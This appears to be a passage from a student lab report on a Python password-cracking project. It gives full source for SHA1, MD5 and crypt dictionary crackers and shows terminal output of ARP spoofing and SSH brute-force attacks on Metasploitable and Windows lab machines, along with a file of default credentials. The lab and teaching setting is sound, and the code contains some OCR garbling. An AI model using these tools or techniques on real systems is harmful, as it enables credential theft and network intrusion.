  pass_word.txt
  processmanager.txt
  sha1.py
  sshbruteforcedthreaded.py
  sshbrutefore_attack.py
  username_pass.txt
> External Libraries
  Scratches and Consoles

1 import time
2 import hashlib
3 import termcolor
4 from urllib.request import urlopen
5
6 shalhash = input(termcolor.colored("[+] Enter Sha1 Hash Values: ", 'white'))
7 start_time=time.time()
8 passlist = str(urlopen('https://raw.githubusercontent.com/danielmiessler/SecLists/'
9                       'master/Passwords/Common-Credentials/10-million-password-list-top-10000.txt'
10                      ).read().decode('utf-8'))
11
12 for password in passlist.split('\n'):
13     hashguess=hashlib.sha1(bytes(password,'utf-8')).hexdigest()
14     if hashguess==shalhash:
15         print(termcolor.colored("[+] The password is: ",str(password),'red'))
16         end_time=time.time()
17         print(termcolor.colored("Total time needed: ",end_time-start_time,'blue'))
18         quit()
19     else:
20         print(termcolor.colored("[+] The password guess: ",str(password)," does not match,trying"))
21 end_time1=time.time()
22 print("Password not in passwordlist!!!")
23 print(termcolor.colored("Total time needed: ",end_time1-start_time,'green'))
24
25
```

We take our sha1 code from the program hash.py. Then using this hash value, we search for our string password from the link where there are 10000 passwords. It will search in every password and then match it with the hash value converting it in a string. This process takes very short time

to search the actual passwords and it is time efficient. In real we can search our passwords from millions of passwords within very short time using this tool. This code is running.




```
Project ▾
Terminal: Local × +
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 hash.py
[+] Enter a string to hash: maggie
1d3d37667a8d7eb02054c6afdf9e2e1c
019db0bfd5f85951cb46e4452e9642858c004155
dda5669c16d787d2421320f120dbab7c545628cafd42b4374d1f7362
aae5be5f647904b686f639e0fcd2be440121cd889fa381a94b71750758345e
cc6e628dbb7bee98573da9135f46cc912898c53c3a0e3fca0849ee679fc30360e3acbc0f4790314b13de000b7b35a81f0fcf45ae76ee56ae92e069c674e9e7e
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 sha1.py
[+] Enter Sha1 Hash Values: 019db0bfd5f85951cb46e4452e9642858c004155
(' [+] The password guess: ', '123456', ' does not match,trying next.... ')
(' [+] The password guess: ', 'password', ' does not match,trying next.... ')
(' [+] The password guess: ', '12345678', ' does not match,trying next.... ')
(' [+] The password guess: ', 'qwerty', ' does not match,trying next.... ')
(' [+] The password guess: ', '123456789', ' does not match,trying next.... ')
(' [+] The password guess: ', '12345', ' does not match,trying next.... ')
(' [+] The password guess: ', '1234', ' does not match,trying next.... ')
(' [+] The password guess: ', '111111', ' does not match,trying next.... ')
(' [+] The password guess: ', '1234567', ' does not match,trying next.... ')
(' [+] The password guess: ', 'dragon', ' does not match,trying next.... ')
(' [+] The password guess: ', '123123', ' does not match,trying next.... ')
(' [+] The password guess: ', 'baseball', ' does not match,trying next.... ')
(' [+] The password guess: ', 'abc123', ' does not match,trying next.... ')
(' [+] The password guess: ', 'football', ' does not match,trying next.... ')
(' [+] The password guess: ', 'monkey', ' does not match,trying next.... ')
(' [+] The password guess: ', 'letmein', ' does not match,trying next.... ')

⚙️ TODO Problems Terminal Python Console Event Log
PyCharm 2020.3.1 available // Update... (today 3:05 PM) LF UTF-8 4 spaces Python 3.8 (pythonProject6)
```

## 7.Md5:

Like sha1.py we create md5brute.py to break md5 hashes and search for the actual passwords from any list. We can use any link or any password file if we want. So here we try it for our password file pass\_word.txt.




```
Project ▾
pythonProject6 ~/PycharmProjects/
> password_cracker
  arp_spoof.py
  cryptoforce.py
  hash.py
  keylogger.py
  md5brute.py
  pass_word.txt
  processmanager.txt
  sha1.py
  sshbruteforcethreaded.py
  sshbruteforce_attack.py
  username_pass.txt
External Libraries
Scratches and Consoles

md5brute.py
1 from termcolor import colored
2 import hashlib
3 def tryopen(word_list):
4     global pass_file
5     try:
6         pass_file=open(word_list,"r")
7     except:
8         print("No such file at that path!!!")
9         quit()
10    pass_hash=input(colored("[+] Enter MD5 Hash Value: ","green"))
11    word_list=input(colored("[+] Enter path to the password file: ","green"))
12    tryopen(word_list)
13    for word in pass_file:
14        print(colored("[+] Trying: ",word.strip("\n"),red))
15        enc_word=word.encode("utf-8")
16        md5digest=hashlib.md5(enc_word.strip()).hexdigest()
17        if md5digest==pass_hash:
18            print(colored("[+] Password Found ",word,green))
19            exit(0)
20    print("[+] Password not in list")
```




If we run this code it successfully run the code



```
Terminal: Local x +
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 hash.py
[+] Enter a string to hash: msfadmin
3dbcf8078a52e0d449f4d2ab0be13235
8492d8af6734d097877d234318c36cd9ef6df20c
d690986f73129addc40544a92546ccee982391a645e0a5be07f41afe
84ca9773e6a2ce46845b956bb2b71f1a00614c977a6504afa98bedf440390652
82a404a489ba70bd23e2cdda1517abb5a830a628ac282781be6ef46e5d32f025f5d083988c4d6375a490beb69daf2c5e7cc27651eb43ce671ff25873650f4eae
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 md5brute.py
[+] Enter MD5 Hash Value: 3dbcf8078a52e0d449f4d2ab0be13235
[+] Enter path to the password file: pass_word.txt
```

## 8.Crypto Force:


For securing password people often use encryption key. If database got hacked still hacker can't get the password if the password is encrypted. Here we make a simple cryptoforce tool which will decrypt the password and also find the real password from username and password both.



```
File Edit View Navigate Code Refactor Run Tools VCS Window Help
pythonProject6 cryptoforce.py
Project
  pythonProject6 ~/PycharmProjects/
    password_cracker
    arp_spoof.py
    cryptoforce.py
    hash.py
    keylogger.py
    md5brute.py
    pass_word.txt
    processmanager.txt
    sha1.py
    sshbruteforcethreaded.py
    sshbruteforce_attack.py
    username_pass.txt
  External Libraries
  Scratches and Consoles
Structure
  cryptoforce.py
    1 import crypt
    2 from termcolor import colored
    3 def crackPass(cryptword):
    4     salt = cryptword[0:2]
    5     password_file=open("pass_word.txt",'r')
    6     for word in password_file.readlines():
    7         word=word.strip('\n')
    8         cryptPass= crypt.crypt(word,salt)
    9         if(cryptword==cryptPass):
    10             print(colored("[+] Found Password: " + word,"green"))
    11             return
    12
    13 def main():
    14     global passFile
    15     passFile=open('username_pass.txt','r')
    16     for line in passFile.readlines():
    17         if ":" in line:
    18             user = line.split(':')[0]
    19             cryptword= line.split(':')[1].strip(' ').strip('\n')
    20             print(colored("[+] Cracking Password For: " + user,"red"))
    21             crackPass(cryptword)
    22
    23
    24 main()
    25
    crackPass() for word in password_file.readl... if (cryptword==cryptPass)
```


For this tool we make a username\_pass.txt file where we keep some username and password for our testing. We use a encrypted password for msfadmin using crypt module.





```
1 admin:password
2 admin:Password123
3 admin:admin
4 root:toor
5 root:password
6 msfadmin:6HdBB9IKuw3sE
7 admin:root
```

Now if we run this code we see that this code runs successfully.




```
Terminal: Local x +
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 cryptoforce.py
[+] Cracking Password For: ', 'admin')
[+] Cracking Password For: ', 'admin')
[+] Cracking Password For: ', 'admin')
```

## RESULT/FINDING:


### **1.For ARP Spoofing:**

We test our tool for three devices: Windows, Metasploitable and Linux. First, we run the code and give the IP for windows 7. We see our procedure part that our program successfully run. Now when we check the arp list on the windows machine we see that there is the Ip address and MAC address of our Kali Linux Machine.



```
C:\Users\Rafsun>arp -a
Interface: 192.168.79.135 --- 0xb
Internet Address      Physical Address      Type
192.168.79.2          00-50-56-fd-4f-14     dynamic
192.168.79.132        00-0c-29-f2-40-b1     dynamic
192.168.79.254        00-50-56-ff-43-67     dynamic
192.168.79.255        ff-ff-ff-ff-ff-ff     static
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.252          01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static
C:\Users\Rafsun>_
```

For Linux we check in the Wireshark and see that packet are sending from the source to destination.



The image shows a Wireshark packet capture window with the filter 'arp'. The packet list table contains 20 entries, all of which are ARP requests. Each entry shows a time, source MAC address (alternating between VMware\_f2:40:b1 and 00:00:00:00:00:00), destination MAC address (VMware\_ff:43:67), protocol (ARP), length (42), and info (192.168.79.132 is at 00:0c:29:f2:40:b1 or 00:00:00:00:00:00). The packet details pane at the bottom shows the selected packet (No. 185) as an Ethernet II frame, Src: VMware\_c0:00:08 (00:50:56:c0:00:08), Dst: Broadcast (ff:ff:ff:ff:ff:ff), and Address Resolution Protocol (request).

No.	Time	Source	Destination	Protocol	Length	Info
185	89.399707880	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
186	89.400459759	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
187	90.439176698	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
188	90.439749003	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
189	91.491066591	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
190	91.491672305	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
191	92.536159255	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
192	92.536754185	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
193	93.581734035	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
194	93.582483007	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
195	94.644624868	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
196	94.645244474	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
197	95.701370191	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
198	95.702124407	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
199	96.747592315	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
200	96.748347329	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
201	97.781061662	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
202	97.781780786	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
203	98.831510258	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
204	98.832105497	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
205	99.894956492	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
206	99.895618720	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (
207	100.929758576	VMware_f2:40:b1	VMware_ff:43:67	ARP	42	192.168.79.132 is at 00:0c:29:f2:40:b1
208	100.930533410	00:00:00_00:00:00:00	VMware_ff:43:67	ARP	42	192.168.79.254 is at 00:00:00:00:00:00 (

Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface eth0, id 0  
Ethernet II, Src: VMware\_c0:00:08 (00:50:56:c0:00:08), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
Address Resolution Protocol (request)

Make it more clear with the Metasploitable machine:

Before running the code when we check the arp list for metasploitable we see this arp list:

```
msfadmin@metasploitable:~$ arp -a
? (192.168.79.254) at 00:50:56:FF:43:67 [ether] on eth0
? (192.168.79.2) at 00:50:56:FD:4F:14 [ether] on eth0
msfadmin@metasploitable:~$ _
```

After ARP spoofing attack we find our IP and MAC address on metasploitable arp list. That means our connection successful.

```
msfadmin@metasploitable:~$ arp -a
? (192.168.79.132) at 00:0C:29:F2:40:B1 [ether] on eth0
? (192.168.79.2) at 00:50:56:FD:4F:14 [ether] on eth0
msfadmin@metasploitable:~$ _
```

When we check in the Wireshark that packets are sending from our kali Linux to the metasploitable. And metasploitable cannot recognize our device. It is communicating with our device thinking that it is the router of this device and receiving those packets.

Capturing from eth0 (arp)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
5	2.326382826	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
6	2.327093621	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
7	3.382289939	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
8	3.382913125	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
9	4.431017259	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
10	4.431696442	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
11	5.471372083	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
12	5.472074814	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
13	6.517348558	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
14	6.518062160	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
15	7.573557204	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
16	7.574252580	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
17	8.614011519	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
18	8.614710035	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
19	9.797006697	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
20	9.816632101	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
21	11.022306306	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
22	11.023020239	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
23	12.067922848	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
24	12.068686897	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)
25	13.139509982	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.0.1 is at 00:0c:29:f2:40:b1
26	13.140188616	VMware_f2:40:b1	VMware_e1:73:40	ARP	42	192.168.79.133 is at 00:0c:29:f2:40:b1 (duplicate)

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0, id 0  
 Ethernet II, Src: VMware\_f2:40:b1 (00:0c:29:f2:40:b1), Dst: VMware\_e1:73:40 (00:0c:29:e1:73:40)  
 Address Resolution Protocol (reply)

We can make down a server or slow down a device by sending those packets very easily just by giving the IP address of the device. If the device is not working properly then victim can not check the firewall or any warning that he gets. So it will be easy to break down the security system by making slow down the device.

## 2.Brute Force Attack:

After running the code, we have to give target IP address and username and then our password file name where we want to look up. This code checks the password for each and every password exist in the password file. Finally, we get our password.

```
Terminal: Local x +
[+] Target Address: 192.168.79.133
[+] SSH Username: msfadmin
Passwords File: pass_word.txt

(' [+] Incorrect login :', 'helloworld')
(' [+] Incorrect login :', '123')
(' [+] Incorrect login :', '54321')
(' [+] Incorrect login :', '111')
(' [+] Incorrect login :', '123456')
(' [+] Incorrect login :', '123456789')
(' [+] Incorrect login :', 'picture1')
(' [+] Incorrect login :', 'password')
(' [+] Incorrect login :', '12389')
(' [+] Incorrect login :', 'senha')
(' [+] Incorrect login :', 'abcd')
(' [+] Incorrect login :', 'iloveu')
(' [+] Incorrect login :', 'password1')
(' [+] Incorrect login :', 'qwqw1122')
(' [+] Incorrect login :', '00000000')
(' [+] Incorrect login :', '1111111')
(' [+] Incorrect login :', 'none')
(' [+] Incorrect login :', 'maybenot')
(' [+] Incorrect login :', '1q2w3e')
(' [+] Incorrect login :', 'zxcvbnm')

TODO Problems Terminal Python Console Event Log
```

```
Terminal: Local x +
(' [+] Incorrect login :', 'password1')
(' [+] Incorrect login :', 'qwqw1122')
(' [+] Incorrect login :', '00000000')
(' [+] Incorrect login :', '1111111')
(' [+] Incorrect login :', 'none')
(' [+] Incorrect login :', 'maybenot')
(' [+] Incorrect login :', '1q2w3e')
(' [+] Incorrect login :', 'zxcvbnm')
(' [+] Incorrect login :', '123qwe')
(' [+] Incorrect login :', '1q2w3e4r5t')
(' [+] Incorrect login :', 'google')
(' [+] Incorrect login :', '3rjs1la7qe')
(' [+] Incorrect login :', '555555')
(' [+] Incorrect login :', '654321')
(' [+] Incorrect login :', '1q2w3e4r')
(' [+] Incorrect login :', '18atcskd2w')
(' [+] Incorrect login :', '7777777')
(' [+] Incorrect login :', '12345679')
(' [+] Incorrect login :', 'qwerty')
(' [+] Incorrect login :', '12345678')
(' [+] Incorrect login :', '111111')
(' [+] Incorrect login :', '1234567890')
(' [+] Found password :', 'msfadmin', 'for Account ', 'msfadmin')
Total time of execution: 189.06377601623535
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6#
```

But this is a problem to execute brute force attack. It takes a long time to execute this program. We test it for only 50 passwords but in real scenario maybe it can be 10 million passwords. So, its very time consuming. So, we can use threaded brute force attack. Which will take less time and comparatively very fast.

### 3. Threading Brute Force Attack

In the threading Brute Force Attack we use threading module. We see that in the print there are some login information and time of execution printed. And after getting the password 2 more

checking is happened. This all is happening because of threading. Before finishing msfadmin login the code started to check for those two also. Because threading check so many options together. That's why we need less time using threading.

```
Terminal: Local x +
(password_cracker) root@sadianipa:~/PycharmProjects/pythonProject6# python3 sshbruteforcethreaded.py
[+] Target Address: 192.168.79.133
[+] SSH Username: msfadmin
Passwords File: pass_word.txt

Starting threaded SSH Bruteforce attack on 192.168.79.133
Total time of execution: 51.019644260406494
Total time of execution: 51.52313852310181
Total time of execution: 52.0251841545105
Total time of execution: 52.52767729759216
Total time of execution: 53.03014516830444
Total time of execution: 53.532320499420166
Total time of execution: 54.03566861152649
(['[+] Incorrect login :', '111'])
(['[+] Incorrect login :', '123'])
(['[+] Incorrect login :', '54321'])
Total time of execution: 54.538137912750244
